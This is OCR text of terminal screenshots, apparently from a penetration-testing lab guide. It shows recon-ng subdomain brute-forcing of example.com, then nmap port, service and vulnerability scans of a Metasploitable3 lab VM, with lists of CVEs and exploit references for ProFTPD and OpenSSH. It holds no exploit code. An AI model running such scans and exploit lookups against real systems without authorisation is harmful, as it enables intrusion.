




kali@kali: ~
File Actions Edit View Help
Sponsored by ...
www.blackhillsinfosec.com
www.practisec.com
[recon-ng v5.1.2, Tim Tomes (@lanmaster53)]
[3] Recon modules
[recon-ng][default] > marketplace install recon/domains-hosts/brute_hosts
[*] Module installed: recon/domains-hosts/brute_hosts
[*] Reloading modules ...
[recon-ng][default] > workspaces create example_lab
[recon-ng][example_lab] > modules load recon/domains-hosts/brute_hosts
[recon-ng][example_lab][brute_hosts] > options set SOURCE example.com
SOURCE => example.com
[recon-ng][example_lab][brute_hosts] > run
EXAMPLE.COM


kali@kali: ~
File Actions Edit View Help
[*] yt.example.com => No record found.
[*] za.example.com => No record found.
[*] zlog.example.com => No record found.
[*] zm.example.com => No record found.
[*] yellow.example.com => Request timed out.
[*] young.example.com => Request timed out.
[*] z.example.com => No record found.
[*] zulu.example.com => No record found.
[*] zw.example.com => No record found.
[*] zera.example.com => No record found.
[*] zeus.example.com => No record found.
[*] yellow.example.com => No record found.
[*] young.example.com => No record found.
SUMMARY
[*] 6 total (5 new) hosts found.
[recon-ng][example_lab][brute_hosts] > show hosts
rowid	host	ip_address	region	country	latitude	longitude	notes	module
1	www.example.com-v4.edgesuite.net							brute_hosts
2	www.example.com							brute_hosts
3	a1422.dscr.akamai.net							brute_hosts
4	www.example.com	23.220.252.17						brute_hosts
5	www.example.com	23.220.252.19						brute_hosts
[*] 5 rows returned
[recon-ng][example_lab][brute_hosts] >



(kali㉿kali)-[~]
$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=5.36 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.34 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=1.59 ms
^C
— 192.168.56.103 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.335/2.759/5.356/1.838 ms
(kali㉿kali)-[~]
$ sudo nmap -sV -p- 192.168.56.103
[sudo] password for kali:
Starting Nmap 7.95 (https://nmap.org) at 2025-09-02 08:15 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0051s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
3000/tcp closed ppp
3306/tcp open mysql MySQL (unauthorized)
3500/tcp open http WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open irc UnrealIRCd
8080/tcp open http Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:3E:09:B9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.82 seconds





```
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:3E:09:B9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.82 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV --script=vuln 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 09:02 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0042s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
| vulners:
|   cpe:/a:proftpd:proftpd:1.3.5:
|       SAINT:FD1752E124A72FD3A26EEB9B315E8382  10.0    https://vulners.com/saint/SAINT:FD1752E124A72FD3A26EEB9B315E8382        *EXPLOIT*
|       SAINT:950EB68D408A40399926A4CCAD3CC62E  10.0    https://vulners.com/saint/SAINT:950EB68D408A40399926A4CCAD3CC62E        *EXPLOIT*
|       SAINT:63FB77B9136D48259E4F0D4CDA35E957  10.0    https://vulners.com/saint/SAINT:63FB77B9136D48259E4F0D4CDA35E957        *EXPLOIT*
|       SAINT:1B08F4664C428B180EEC9617B41D9A2C  10.0    https://vulners.com/saint/SAINT:1B08F4664C428B180EEC9617B41D9A2C        *EXPLOIT*
|       PROFTPD_MOD_COPY        10.0    https://vulners.com/canvas/PROFTPD_MOD_COPY     *EXPLOIT*
|       PACKETSTORM:162777      10.0    https://vulners.com/packetstorm/PACKETSTORM:162777      *EXPLOIT*
|       PACKETSTORM:132218      10.0    https://vulners.com/packetstorm/PACKETSTORM:132218      *EXPLOIT*
|       PACKETSTORM:131567      10.0    https://vulners.com/packetstorm/PACKETSTORM:131567      *EXPLOIT*
|       PACKETSTORM:131555      10.0    https://vulners.com/packetstorm/PACKETSTORM:131555      *EXPLOIT*
|       PACKETSTORM:131505      10.0    https://vulners.com/packetstorm/PACKETSTORM:131505      *EXPLOIT*
|       MSF:EXPLOIT-UNIX-FTP-PROFTPD_MODCOPY_EXEC-      10.0    https://vulners.com/metasploit/MSF:EXPLOIT-UNIX-FTP-PROFTPD_MODCOPY_EXEC-       *EXPLOIT*
|       EDB-ID:49908    10.0    https://vulners.com/exploitdb/EDB-ID:49908      *EXPLOIT*
|       EDB-ID:37262    10.0    https://vulners.com/exploitdb/EDB-ID:37262      *EXPLOIT*
|       CVE-2015-3306   10.0    https://vulners.com/cve/CVE-2015-3306
|       1337DAY-ID-36298        10.0    https://vulners.com/zdt/1337DAY-ID-36298        *EXPLOIT*
|       1337DAY-ID-23720        10.0    https://vulners.com/zdt/1337DAY-ID-23720        *EXPLOIT*
|       1337DAY-ID-23544        10.0    https://vulners.com/zdt/1337DAY-ID-23544        *EXPLOIT*
|       CVE-2024-48651  7.5     https://vulners.com/cve/CVE-2024-48651
```





```
|       CVE-2017-7418   5.5     https://vulners.com/cve/CVE-2017-7418
|       SSV:61050       5.0     https://vulners.com/seebug/SSV:61050    *EXPLOIT*
|_      CVE-2013-4359   5.0     https://vulners.com/cve/CVE-2013-4359
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.6.1p1:
|       PACKETSTORM:173661      9.8     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2016-1908   9.8     https://vulners.com/cve/CVE-2016-1908
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623  *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC  *EXPLOIT*
|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8     https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0  *EXPLOIT*
|       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8     https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587  *EXPLOIT*
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       4FB01B00-F993-5CAF-BD57-D7E290D10C1F    8.1     https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F  *EXPLOIT*
|       PACKETSTORM:140070      7.8     https://vulners.com/packetstorm/PACKETSTORM:140070      *EXPLOIT*
|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    7.8     https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    *EXPLOIT*
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2020-15778  7.8     https://vulners.com/cve/CVE-2020-15778
|       CVE-2016-6515   7.8     https://vulners.com/cve/CVE-2016-6515
|       CVE-2016-10012  7.8     https://vulners.com/cve/CVE-2016-10012
|       CVE-2015-8325   7.8     https://vulners.com/cve/CVE-2015-8325
|       C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3    7.8     https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3  *EXPLOIT*
|       312165E3-7FD9-5769-BDA3-4129BE9114D6    7.8     https://vulners.com/githubexploit/312165E3-7FD9-5769-BDA3-4129BE9114D6  *EXPLOIT*
|       23CC97BE-7C95-513B-9E73-298C48D74432    7.8     https://vulners.com/githubexploit/23CC97BE-7C95-513B-9E73-298C48D74432  *EXPLOIT*
|       1337DAY-ID-26494        7.8     https://vulners.com/zdt/1337DAY-ID-26494        *EXPLOIT*
|       10213DBE-F683-58BB-B6D3-353173626207    7.8     https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207  *EXPLOIT*
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       CVE-2016-10708  7.5     https://vulners.com/cve/CVE-2016-10708
|       CVE-2016-10009  7.5     https://vulners.com/cve/CVE-2016-10009
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       SSV:92582       7.2     https://vulners.com/seebug/SSV:92582    *EXPLOIT*
|       CVE-2021-41617  7.0     https://vulners.com/cve/CVE-2021-41617
|       CVE-2016-10010  7.0     https://vulners.com/cve/CVE-2016-10010
```

